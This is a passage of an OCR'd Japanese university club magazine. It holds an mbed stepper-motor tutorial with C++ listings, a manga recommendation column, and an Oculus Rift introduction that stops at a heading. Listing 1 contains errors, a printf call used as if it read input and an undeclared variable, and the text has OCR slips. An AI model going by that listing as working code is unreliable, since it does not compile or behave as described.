

# WORD

28

2013.7

From College of Information Science

mbed系男子になろう！  
～モータを制御しよう編～

第一回 初心者の  
初心者による初心者のための  
百合漫画のススメ

嫁を訪ねてOculus Rift

PSMで  
グラフィックスプログラミング

J○stSystems社員じゃないけど  
何か質問ある？～WORD一太郎Q&A～

Android開発入門 準備編

  
孤独×13のグルメ  
～茨城県つくば市二宮洋食屋の  
シンデレラパフェ～

Minecraft を狙う  
スパイウェアを見つけたはなし

WORDも  
「発砲なし」  
最長記録更新中号



## 目次

mbed 系男子になろう！～モータを制御しよう編～	3
初心者の初心者による初心者のための百合漫画のススメ	12
嫁を訪ねて Oculus Rift	15
PSM でグラフィックスプログラミング	19
JostSystems 社員じゃないけど何か質問ある？～WORD 一太郎 Q&A～	31
Android 開発入門 準備編	36
孤独 ×13 のグルメ～茨城県つくば市二宮洋食屋のシンデレラパフェ～	43
Minecraft を狙うスパイウェアを見つけたはなし	49

# mbed系男子になろう！

～モータを制御しよう編～

文 編集部 ,無季

## 1. はじめに

### 1.1. 進撃の駆動系

「う……うう……。でも……モータドライバは…役に立ったのですよね……」

「……！」

「何か直接の制御系を組めたわけでなくとも！！モータドライバの死は！！制御システムの構築の糧になったのですよね！！？」

「もちろん——！…………いや今回の開発で……我々は……今回も……！」

**何の制御も組めませんでした！！！！**

**私が無能なばかりに……！！ただ いたずらに駆動系を死なせ……！**

**モータの運動を制御することができませんでした！！**

### 1.2. mbedマイコンとは

入手

↓

繋ぐ<sup>\*1</sup>

↓

実行！<sup>\*2</sup>




図 1 mbed マイコン

## 2. ステッピングモータについて

### 2.1. 動作原理

ステッピングモータはパルス電力<sup>\*3</sup> に同期して動作するモータです。「パルスモータ」または「ステッパ」とも

\*1 付属の USB ケーブルで PC に接続すると、USB フラッシュメモリのように認識されます

\*2 書き込んだバイナリファイルは mbed マイコン基板上のスイッチを押すと実行されます。詳しくは、公式サイト (<http://mbed.org>) または、過去の mbed 系男子になろう！ (<http://www.word-ac.net/>) を参照

\*3 二値的な電力信号。ON か OFF か

呼ばれます。内部には、ギザギザした磁石または金属製のロータとステータ（電磁石）があります（図2）。ステータは外周部に存在し、ロータの突起を引き寄せます。このステッピングモータの場合、電磁石Aに電流を流し、他の電磁石を切つておくと、最寄りの突起が電磁石Aに引きつけられます（図2（1））。その状態から、電流を流す電磁石を1つ隣に変え、電磁石Bに切り替えるとします。するとロータの突起のうち、最寄りのものが電磁石Bに引き寄せられ、このときロータは少しだけ回転します（図2（2））。さらに、電流を流す電磁石を1つ隣に切り替えますと、ロータは更に少しだけ回転します（図2（3））。以降同様に繰り返して回転させていきます（図2（4））。




図2 ステッピングモータの動作原理

このように電流を流す電磁石を切り替えながら回すモータなのですが、電磁石ごとに見ると図3のようなパルス電力になります。




図3 タイミングチャート

## 2.2. 特徴

入力したパルス信号の数だけ回転するため、制御にフィードバックを必要とせず、高速な位置決めが実現できます。このような特徴から、アナログ時計やプリンタ、スロットの筐体などに用いられます。特に軸先にベルトやワイヤが繋がり、負荷の大きさが振動するような機器の場合にも有効です。また、パルス電力で制御を行うため、デジタル回路との相性が良いことも長所の1つです。一方で、あまりに高速なパルス電力を入力したり、過剰な負荷がかかったりすると制御が乱れます。この現象を脱調と呼びます。また、他のモータに比べてエネルギー効率が低く、トルクのわりに熱が発生するので、長時間の連続使用には注意が必要です。

## 2.2 駆動形式

ステッピングモータは2種類の駆動形式があります。

- ・ユニポーラ（单極）駆動
- ・バイポーラ（両極）駆動

ユニポーラ駆動は、電磁石に流す電流が1方向ずな  
わち磁極1つで駆動させます。バイポーラ駆動はN極とS極を使い分けて駆動させます。バイポーラ駆動は双方  
向に電流を流すため、ブリッヂ回路などを用いる必要があります。回路が少し複雑になります。とは言いましても、  
モータドライバICを用いれば、そこまで意識する必要はありません。見分け方として、モータから出るケーブル  
の本数が異なります。ユニポーラ駆動は6本、バイポーラ駆動は4本です。




図3 ユニポーラ（左）とバイポーラ（右）

## 2.3. 励磁モード

今度は電磁石の磁化（励磁）に関する駆動方法についてです。これを励磁モードと呼びます。励磁モードをいくつか紹介します。

- ・1相励磁

電磁石を1つ（1相）ずつ励磁していく駆動方法です。図3の駆動方法です。

- ・2相励磁

電磁石を2つ（2相）ずつ励磁していく駆動方法です。2つの電磁石が引っ張るのでトルクが大きくなります。

- ・1-2相励磁

1相励磁と2相励磁を交互に繰り返していく駆動方法です。例えば、A相→A相+B相→B相→B相+A相→A相→…となります。この結果、1ステップ角の中間が生まれ、より滑らかな回転が得られます。

- ・マイクロステップ駆動

巻き線の電流を2値的に扱うのではなく、電流比を制御することによってアノログの角度が得られます。

### 3. 角度制御

まず角度制御の方法を紹介します。今回はユニポーラステッピングモータ（ST-42BYG020）を用いました。

#### 3.1 制御回路

図3のようにトランジスタを4つ並べ、マイコンの各ポートにつないでも単純で良いのですが、ここではモータドライバ（ユニポーラ駆動用 IC SLA7073MPRT）を使いました。このモータドライバでは回転方向指令（CW/CCW）とパルス入力（clock）の2つで角度制御できますし、励磁モード（M1～M3）も設定できます。SLA7073MPRTの励磁モードを表1に示します。

表1 励磁モードの設定

M1	M2	M3	Mode
0	0	0	2相励磁(mode 8)
1	0	0	2相励磁(mode F)
0	1	0	1-2相励磁(2分割)
1	1	0	1-2相励磁(mode F)
*	*	1	スリープ

\*は0または1を示す。

※ mode 8は2相励磁中の電流出力が $1/\sqrt{2}$ すなわち70%となり、励磁状態に依らずトルク変動が小さくなる。mode Fは出力が100%で、得られるトルクが大きい。



図5 制御回路

実際に作成した回路を図5に、回路図を図6に示します。先ほど「制御はポート2つでいい」と言いましたが、モータドライバの機能を切り替えながら使いたいために、mbedマイコンについてみました。最低限の機能であれば、パルス入力と回転方向指令、あと基準電力設定（Ref/Sleep1と可変抵抗VR）が繋がっていれば問題ないでしょう。




図5 制御回路

### 3.2. 角度制御プログラム

リスト 1 は PC からシリアル通信で受け取った数値を元に、ステッピングモータにパルスを入力するプログラムです。受け取った数値の分だけ、1 秒間に ON/OFF を繰り返します。PC と mbed マイコンの間のシリアル通信方法については、本記事の最後 Tips をご参照ください。

```

1:  #include "mbed.h"
2:
3:  /* mode */
4:  DigitalOut M1(p29);
5:  DigitalOut M2(p28);
6:  DigitalOut M3(p27);
7:
8:  /* Control */
9:  DigitalOut pulse(p26);
10: DigitalOut cw(p25);    // 0:CCW, 1:CW
11:
12: /* Others */
13: DigitalOut Sync(p23);    // synchro mode
14: DigitalOut Reset(p30);   // MD Logic reset
15: DigitalIn Flag(p13);    // safety monitor
16:
17: /* apply */
18: Serial pc(USBTX, USBRX); // tx, rx
19:
20: void initialize(void){
21:     M1 = 0; M2 = 0; M3 = 0;
22:     Sync = 1;      // synchronous A and B mode
23:     Sleep1 = 0;  Reset = 0;
24: }
25:
26: int main(void){
27:     int num, i;
28:     initialize();
29:     /* Main */
30:     pc.printf("Input number");
31:     while(1){
32:         pc.printf("%d",&num);
33:         pc.getc();      // scanf dummy
34:         pc.printf("%d\n",num);    // echo back
35:
36:         cw = !cw;
37:         for(i=0; i < num; i++){
38:             pulse = !pulse;
39:             wait((float)(1.0/num));
40:         }
41:     }
42:     return 0;
43: }
```

リスト 1 角度制御用プログラム

このプログラムでは、PC から送信する数値を大きくすればするほどステッピングモータは高速に回転しますが、ある一定の大きさを超えると全く回らなくなります。それが脱調です。

## 4. 速度制御

例の如く、可変抵抗を用いた速度制御を紹介します。逐次目標速度を受け取って、それをステッピングモータのパルス周期とするわけですが、今回はひと味加えてみようと思います。

### 4.1. リアルタイムオペレーティングシステム (RTOS)

mbed マイコンにはマルチスレッドが使用可能な RTOS が用意されています。これを用いることで、例えば、モータを一定周期で制御しながら、目標値を受け取ったり、制御ログを出力したりすることができます。

サンプルプログラムとしてリスト 2 が与えられています。このサンプルプログラムは、mbed マイコン基板上に載っている LED 2 つをそれぞれ 0.5 秒、1 秒おきに点滅させます。

```
1: #include "mbed.h"
2: #include "rtos.h"
3:
4: DigitalOut led1(LED1);
5: DigitalOut led2(LED2);
6:
7: void led2_thread(void const *args) {
8:     while (true) {
9:         led2 = !led2;
10:        Thread::wait(1000);
11:    }
12: }
13:
14: int main() {
15:     Thread thread(led2_thread);
16:
17:     while (true) {
18:         led1 = !led1;
19:         Thread::wait(500);
20:     }
21: }
```

リスト 2 RTOS のサンプルプログラム

ヘッダーファイル `rtos.h` は、公式サイトの `Handbook >> rtos` または SDK からインポートします。7 ~ 12 行目は、別スレッドを定義しています。`main` 関数 1 行目において、`led2_thread` 関数を別スレッドで呼び出しています。

`rtos.h` では、メモリのアクセス管理（Mutex や Semaphor）やスレッドの通知（Signals や Status）などのスレッド間通信が用意されています。それらの詳細は割愛します。

### 4.2. 速度制御プログラム

プログラムをリスト 3 に示します。可変抵抗の値を読み取るスレッドとモータ制御のスレッドに分かれています。モータ制御スレッドでは、指定周期での出力を維持するために割り込み処理 Ticker<sup>\*4</sup> を用いました。

---

\*4 周期を設定すると、一定の時間ごとにその関数を呼び出すクラス

```

1:  #include "mbed.h"
2:  #include "rtos.h"
3:
4:  #define STEP (200) // part/rev
5:
6:  /* mode */
7:  DigitalOut M1(p29);
8:  DigitalOut M2(p28);
9:  DigitalOut M3(p27);
10:
11: /* control */
12: Ticker flipper;
13: DigitalOut pulse(p26);
14: float sratio;
15: DigitalOut cw(p25);    // 0:CCW, 1:CW
16: int direct;
17:
18: /* others */
19: DigitalOut Sync(p23);   // synchro mode
20: DigitalOut Sleep1(p21); // enable - disable
21: DigitalOut Reset(p30); // MD Logic reset
22: DigitalIn Flag(p13);  // safety monitor
23:
24: /* Input device */
25: AnalogIn VR(p19);
26:
27:
28: void initialize(void){
29:     M1 = 0; M2 = 0; M3 = 0;
30:     Sync = 1;      // Synchronous A and B mode
31:     Reset = 0;
32:     return;
33: }
34:
35: void flip() {
36:     pulse = !pulse;
37:     cw = direct;
38:     return;
39: }
40:
41: void motor_thread(void const *args) {
42:     float period =0.0;
43:     float spr;
44:
45:     initialize();
46:     while (true) {
47:         spr = 1.0/(25.0*sratio); // [sec /rev] // 1/50 ???
48:         period = spr / STEP;
49:         flipper.attach(&flip, period); // setup flipper to call flip after "period" seconds
50:         Thread::wait(10);
51:         flipper.detach();
52:     }
53: }
54:
55: int main(void){
56:     Thread thread1(motor_thread);
57:     while(1){
58:         if( 0.45 < VR.read() && VR.read() < 0.55 )           sratio = 0.0; // dead zone
59:         else           sratio = 2*fabs(VR.read()-0.5);
60:
61:         if(VR.read() < 0.5)           direct = 1;

```

```
62:     else      direct = 0;
63:
64:     Thread::wait(10);
65: }
66: return 0;
67: }
```

リスト 3 速度制御用プログラム

main 関数内で、可変抵抗からの電圧を計測し、sratio に大きさを、direct に方向を代入します。motor\_thread では while ループ中において、sratio から 1 秒あたりのステップ数 (spr) を計算し、さらに spr とステップ角を元に周期 (period) を計算します。period の周期を attach で設定し、パルスを入力します。再設定前に detach で解除しています。

## 5. おわりに

くぅ～疲れましたw これにて完結です！

実は、ネタレスしたら mbed マイコンの話を持ちかけられたのが始まりでした。

本当は電子回路詳しくなかったのですが←

ご好意を無駄にするわけには行かないので流行りのネタで挑んでみた所存ですw

以下、Tips ～「あれ？」って思ったときに～ をどぞ

## Tips ～「あれ？」って思ったときに～

補足やちょっとしたテクニックを紹介します。

### 1. シリアル通信の方法

PC と mbed マイコンがシリアル通信を行う方法は OS によって異なります。

#### ・ Mac の場合

1. mbed マイコンと PC を接続した状態から、USB デバイスの接続先を確認します。

```
$ ls /dev/tty.usbmodem*
```

2. 1. のコマンドで /dev/tty.usbmodem1412 などの文字列が返ってきますので、screen コマンドで表示します。

```
$ screen /dev/tty.usbmodem1412
```

3. 画面が切り替わったら、キーボードから入力を行います。mbed マイコン側から出力がない限り、何も表示はありません。

#### ・ Windows の場合

1. 公式サイトから、「the mbed Windows serial port drive」をダウンロードおよびインストールします。

2. 次に、TeraTerm などのターミナルエミュレータを起動します。TeraTerm の場合は、「シリアルポート」

にチェックし、ポート「mbed Serial Port」を選択します。



図 7 TeraTerm の接続設定画面

## 2. 脱調しちゃう

実際、モータに負荷を与えて動かした時に脱調が多発してしまう場合は台形加速を採用します。台形加速とは、目標速度に対して、加速時間、減速時間を設けるというものです。元々、機械運動は、力に対し位置は二階積分するわち二次遅れ系となります。ステッピングモータは、主軸に合わせて電磁石を励磁していかなくてはならないので、急激に目標速度を変化させてはいけません。




図 8 台形加速の速度グラフ

# 第一回 初心者の初心者による初心者のための百合漫画のススメ

文 編集部 びしょ～じょ

## 1. はじめに

説明しよう！百合とは、この世で最も美しい愛を、この世でも類稀な美しさを誇る、女の子<sup>\*1</sup>2人で提供してくれる、最大最高の芸術である(真顔)。

ただ、私はこれを書くにあたって少し迷った。というのも、百合はマイナージャンルであること、どれほど御託を並べてもやはり同性愛は世間に広く受け入れられ難い愛の形であること、「俺ってば百合歴2年くらいのにわかちゃんじゃん」、などの理由が散見されたからである。しかし、世界人口がしばらく増えるならユリスキーハロウの割合増えたっていいだろ！！嫌ならみるな！！いいよ！にわかつぽいレビューしてやるよ見とけよ見とけよ～、などと自己完結することによってばっさりざっくりした紹介を無事開始したのだった。

## 2. 紹介

### 2-1. ゆるゆり

わあいうすしお あかりうすしお大好き——赤座あかり

作者 なもり

一迅社『コミック百合姫S』2008-2010『コミック百合姫』2011-連載中

既刊 10巻(2013/6/1現在)



入門編と言って真っ先に思いついたのがこれ。富山県高岡市にあるといわれる七森中学校を舞台に、茶室を不法占拠したらだら過ごす「ごらく部」と生徒会の熾烈な抗争……ではなく日常を楽しむ学園ギャグ百合コメディ。百合に重きを置いていない点が入門編に良いと言うとなんかアレなわけだが、タイトルの如くゆるく百合を読める作品、ということで自分を納得させる。絵柄が可愛い。丸顔にクリッとした目が可愛い。ほっぷのぶにぶに感が可愛い京子<sup>\*2</sup>が可愛い。可愛いは正義である。

\*1 女の子って呼称は何歳までかとかn次元とかは読者に任せる。

\*2 歳納京子。2年ごらく部所属。破天荒で天才肌。可愛い。

時間の流れにサザエさん方式を採用している点<sup>\*3</sup>でギャグ要素満載なわけだが、逆に百合成分が少ない分パッと出てくる百合百合した場面の破壊力が上がるるのである。また好き合っている、付き合っているカップルが居ない<sup>\*4</sup>ことや不特定の人間にフラグが乱立している点で自由度が高い？のが特徴。空気っ子あり腹黒ありアホの子ありツンデレあり幼馴染ありなんでも？ありの属性の豊かさは「百合別に好きじゃねーし」という方にもオススメできる良い作品である。なお私は京子ちゃんが好き好き大好きで京子×綾乃<sup>\*5</sup>が大好きの模様。

2011年にはアニメ化されており、2012年には2期が放送された。所々に制作陣の悪乗りが窺える<sup>\*6</sup>。京子の声については賛否両論があるが、私は天真爛漫な京子を表現した良い声だと思いますまる

## 2-2. GIRL FRIENDS

まりと・・・友達以上になりたい——大橋亜紀子

作者 森永みるく

双葉社『コミックハイ！』2006-2010 連載

全5巻

(主に女性が)友達に憧れを超えた気持ちを抱くのはさして特殊な



ケースではない、という話をどこかで聞き、ロマンスと共に鵜呑みにしたのでこれを勧めてみる。都内某所の短大付属女子高校に通い始める熊倉真理子(まり/まりちん)はひょんなことから大橋亜紀子(あっこ)と親しくなり、いつの間にか芽生えていたあっこへの友情以上の特別な気持ちに気づくのであった……。という純愛学園コメディ。絵柄が少女漫画っぽく<sup>\*7</sup>なじみやすい。知り合うところから親友になり、互いを意識し始め、付き合うまでの過程や、女の子同士の恋への困惑、嫉妬や駆け引きなどが克明に描かれており、また男性が絡んでくるあたりなどもリアル<sup>\*8</sup>である。友達への深い恋心を描いたこの作品は、ちょっとと思い当たる節のある女性<sup>\*9</sup>に是非読んでいただきたい。

\*3 京子ら2年生は作中で修学旅行に2回行っており、1回目に買った木刀を見直して何かを感じている描写がある。

\*4 ひま×さく(古谷向日葵と大室櫻子。ともに1年生徒会役員の幼馴染み。2人は覚えていないが過去に子供の遊びで婚姻届を書いている。2人ともお嫁さん枠。)に限っては他人の入り込む余地も無いだろ早く結婚しろ。

\*5 杉浦綾乃。2年生徒会役員。副会長でありながら恥ずかしがり屋。京子が好きだが素直になればにいるツンデレ。

\*6 2期12話(アニメオリジナル回、しかも最終話)では暴れっぷりが顕著(詳しくは……円盤見よう！！)だが、1つ前の11話(これもオリジナル回)は割といい話？ではあるし、私もアニメを見て漫画を買った人間なので導入としては悪くないと思われる。

\*7 某密林から届いた本書を見て「何この少女漫画＾＾；」と何ともいえない顔で言い放った私自身の証言に基づく。

\*8 私は女子高生ではなかったので本当にリアルかどうかは知りません嘘でしたごめんなさい。

\*9 そもそもこの薄い本の読者に女性はどれくらいいるんですかねえ(自目)

だきたい。あっこまりちんの焦らし合いが可愛すぎて困る。

## 2-3. ささめきこと

・・・私ももっと早くに気づくんだったな

すみちゃんがこんなにカワイイ女の子だったなんて——風間汐

作者 いけだたかし

メディアファクトリー『月刊コミックアライブ』2007-2011 連載

全9巻



私が初めて買った百合漫画なので入門編じゃろ、という乱暴な考えも少しあるが実際読みやすいと思う。梅枝高校1年のカワイイ女の子大好きJK風間汐(豊乳)は入学早々に図書委員の先輩(♀)を好きになる。風間の幾多の叶わぬ恋の悩みを軽くあしらいながらも、中学からの友人である道場の一人娘、村雨純夏(すみちゃん、黒髪ロング眼鏡つ娘、天使)は風間の事が好きという秘密を抱えていた。という学園ラブコメディ。作者は志村貴子作「青い花」<sup>\*10</sup>のファンであり、主人公が黒髪ロング眼鏡つ娘高身長という一部キャラ設定を頂いている<sup>\*11</sup>。

風間がすみちゃんを好きになっていく過程や、友達期が長かったこと、風間の女の子の好みを知っていることによるすみちゃんの苦悩や挫折、努力が愛おしい。ネタバレしちゃうから書けないけどホントすげーいいんだよ！！！読めよ！！！！……風間がすみちゃんを好きになる過程や、すみちゃんが思い人に向かって一直線に進む姿勢は野郎共も共感できるのではないだろうか。

2009年にはアニメ化<sup>\*12</sup>されている。全13話(12+オリジナル1話)であり、原作を忠実に再現しているので是非観聽されたし。

## 3. おわりに

どうだろうか、あなたも百合漫画を読みたくなつただろうか。私は猛烈に読みたい。私も先述通りにわかものなので「これ読んどけよ！！！」とか「この本をもっと世に知らしめすべきだ」など意見があればアンケート用紙や私に直接言うなりなんなりお願いされたし。次回からもバンバカ紹介したい所存。

---

\*10 これも学園モノ。おそらくいつかレビューするだろう。

\*11 志村はそれを容認しており、むしろ喜んでいる(7巻掲載のいけだたかし×志村貴子対談より)。

\*12 これも私はアニメを見てから漫画買いました。

# 嫁を訪ねて Oculus Rift

文 編集部 Santarh

## 1 嫁をぺろぺろしたい

この記事を読んでいるあなたなら一度はそう思ったことがある。小生もその願いを実現するために、嫁を 3D モデルで創り、Kinect を使って嫁を動かした。ディスプレイの中だけでは飽きたらず、3D モデルからペーパークラフトを作成し、コスプレをして嫁に成りきりました。しかし、そもそも嫁は現実世界には存在しないし、成人男性はプリキュアになることができない。かの有名なルイズたんのファンも「ルイズちゃんは現実じゃない？」と教訓<sup>\*1</sup>を遺している。つまり嫁をぺろぺろすることは不可能なのか？ この！ ちきしょー！ やめてやる！！ 現実なんかやめ……て……え！？ 見……てる？ Oculus Rift に表示された嫁が僕を見てる？ 嫁が僕を見てるぞ！ 嫁が僕に話しかけてるぞ！！ よかった……世の中まだまだ捨てたモンじゃないんだねっ！

## 2 Oculus Rift とは



Oculus Rift は Oculus VR, Inc.<sup>\*2</sup> が開発する、HMD（ヘッドマウントディスプレイ）の一種です。しかし現在主流の HMD と違う点があり、話題を呼んでいます。それは多くの HMD が映像鑑賞を主用途にしているのに対して、Oculus Rift は VR 用途に特化しているという点です。VR とは Virtual Reality のことで、日本語では人工現実感と呼ばれています。これは人間の五感を刺激することで人工的な環境を作り出す技術のことです。VR を取り扱うフィクション作品は、最近ではソードアート・オンラインが有名ですね。ただし Oculus Rift は、人工空間への没入に必要な五感のう

<sup>\*1</sup> 通称ルイズコピペ。故ヤマグチノボル氏の代表作「ゼロの使い魔」のヒロイン、ルイズ・フランソワーズ・ル・ブラン・ド・ラ・ヴァリエール公に宛てた紳士のアツ想い

<sup>\*2</sup> <http://www.oculusvr.com/>

ち、視覚だけに対応していることになります。とはいえ、従来コンシューマ向けに発売されてきた機器と比べれば、人工空間への没入感の高さは計り知れません。

そんな Oculus Rift を象徴する特徴は 2 つあります。1 つ目は、視野角の広さです。通常の HMD が映画館のスクリーンを観ているようであるのに対して、Oculus Rift は目に映る領域ほとんどに映像が広がります。そして 2 つ目に、頭の回転を検出する機能です。レイテンシの低い加速度センサ・ジャイロセンサ等を搭載することで、映像を頭の動きに合わせてリアルタイムに映すことができます。つまり、頭を傾ければ景色も傾きますし、頭を後ろに回せば後方の景色が見えるということです。主にこの機能により、今までの機器にはなかった高い没入感を得ることができます。また Oculus Rift 自身も 400g と軽いため、その重さを感じること無く人工空間に入り込むことが出来ます。

## 3 入手の仕方

Oculus Rift は現在 Development Kit のみの販売となっており、コンシューマ用のリリースはまだまだ先となっています。コンシューマ用製品は画面が 1080p<sup>\*3</sup> で接続がワイヤレスになつたりするらしいので、開発する気がある人以外はしばらく<sup>\*4</sup>待った方がいいかもしれません。今すぐ開発してみたい人は Oculus Rift のウェブページ<sup>\*5</sup> から注文することができます。価格は 2013 年 6 月現在、Oculus Rift Development Kit が 300 ドルで、加えて送料もかかります。発送は注文時期に拠るようで、1 週間で届くこともあれば数ヶ月かかる場合もあるようです。また Oculus Rift はネット上でもホットな話題となっているため、さらに時間がかかるかもしれません。ちなみに僕の場合、出荷メールよりも先に荷物が届きました。大変そうです。

## 4 開発環境

Oculus VR の Developer Center<sup>\*6</sup>に行くと、Oculus SDK をダウンロードすることができます。SDK には Linux, Mac, Windows 向けのライブラリが入っています。しかし自分でゼロから 3DCG アプリケーションを構築するのはめんどくさいものです。いや、ほんと。そこで SDK には、3D ゲーム開発環境 Unity<sup>\*7</sup>用のパッケージが付属しています。Unity は 3DCG ゲームの開発環境としてとても充実しており、最悪コードを書かなくてもゲームが作成できてしまうレベルです。また Unity の他にも、EPIC GAMES 社が配布しているゲーム開発キット UDK<sup>\*8</sup>は Oculus Rift に対応しています。UDK は “Gears of War” や “BioShock” といったゲームタイトルに使用されている Unreal Engine 3 を用いたゲーム開発環境で、Unity よりも高画質な映像を、より容易に作り出すことができます。どちらも比較的簡単に 3DCG ゲームを開発することができますが、単純に 3D モデルを鑑賞するだけなら Unity を用いると簡単でしょう。Unity を用いた 3DCG ゲーム開発については、近年、参考書籍が山のように出版されているのでそちらを参照してください。

---

<sup>\*3</sup> Development Kit は 1280x800

<sup>\*4</sup> 曰く 2014 年まで

<sup>\*5</sup> <https://www.oculusvr.com/pre-order/>

<sup>\*6</sup> <https://developer.oculusvr.com/> アクセスにはユーザ登録が必要

<sup>\*7</sup> <http://unity3d.com/> とても便利。楽。Ubuntu のアレではない

<sup>\*8</sup> <http://www.unrealengine.com/> Unreal Development Kit のこと。姉貴ではない

## 5 Oculus Rift 対応ソフトウェア

既に世の中に出回っている Oculus Rift 対応ソフトウェアは、どのようなものがあるのでしょうか。2013年7月5日現在、有志によって様々な Oculus Rift 対応ソフトウェアが開発されています。商用ゲーム作品としては、Valve 社<sup>\*9</sup>による“Team Fortress 2”と“HalfLife 2”が対応しているため、簡単に FPS ゲームで未体験の領域を感じることができます。小規模なデモアプリケーションは日々有志によって開発されているので、有志による Oculus Rift 対応ソフトウェアのまとめサイト<sup>\*10</sup>を参照すると、より良いでしょう。ここではいくつかデモを挙げたいと思います。

### 5.1 Rift Coaster

まず初めに Oculus VR の威力を体感するに最適なデモは、boone188 氏による Rift Coaster<sup>\*11</sup>でしょう。ジェットコースターのゲームといえば“THE ジェットコースター”とかいうタソゲが思い出され、あまり面白くなさそうです。しかしジェットコースターは自分が動かないのに周囲が目まぐるしく変化する環境ゆえ、Oculus Rift には最適です。通常の液晶画面では体験し得ない、三半規管をかき乱される感覚に翻弄されること間違いなしです。僕も「うおわちょ」などと発していましたし、編集部のみみずのひもの氏も「アア……アッ…アッ！」などと悶絶していました。Oculus Rift を所持していない人も YouTube にて“RiftCoaster”で検索すると、絶叫の様子が露わになるでしょう。

### 5.2 Spacewalk

次に紹介するのは宇宙遊泳シミュレーション、Spacewalk<sup>\*12</sup>です。宇宙遊泳を画面上でというとこれまた面白くないですが、没入感がその印象を払拭します。近くにある宇宙ステーションと遠くに見える地球の遠近感、無重力による制御の難しさがダイレクトに体験できます。その分激しく酔いやすいので、プレイするときは気をつけましょう。

### 5.3 Mikulus

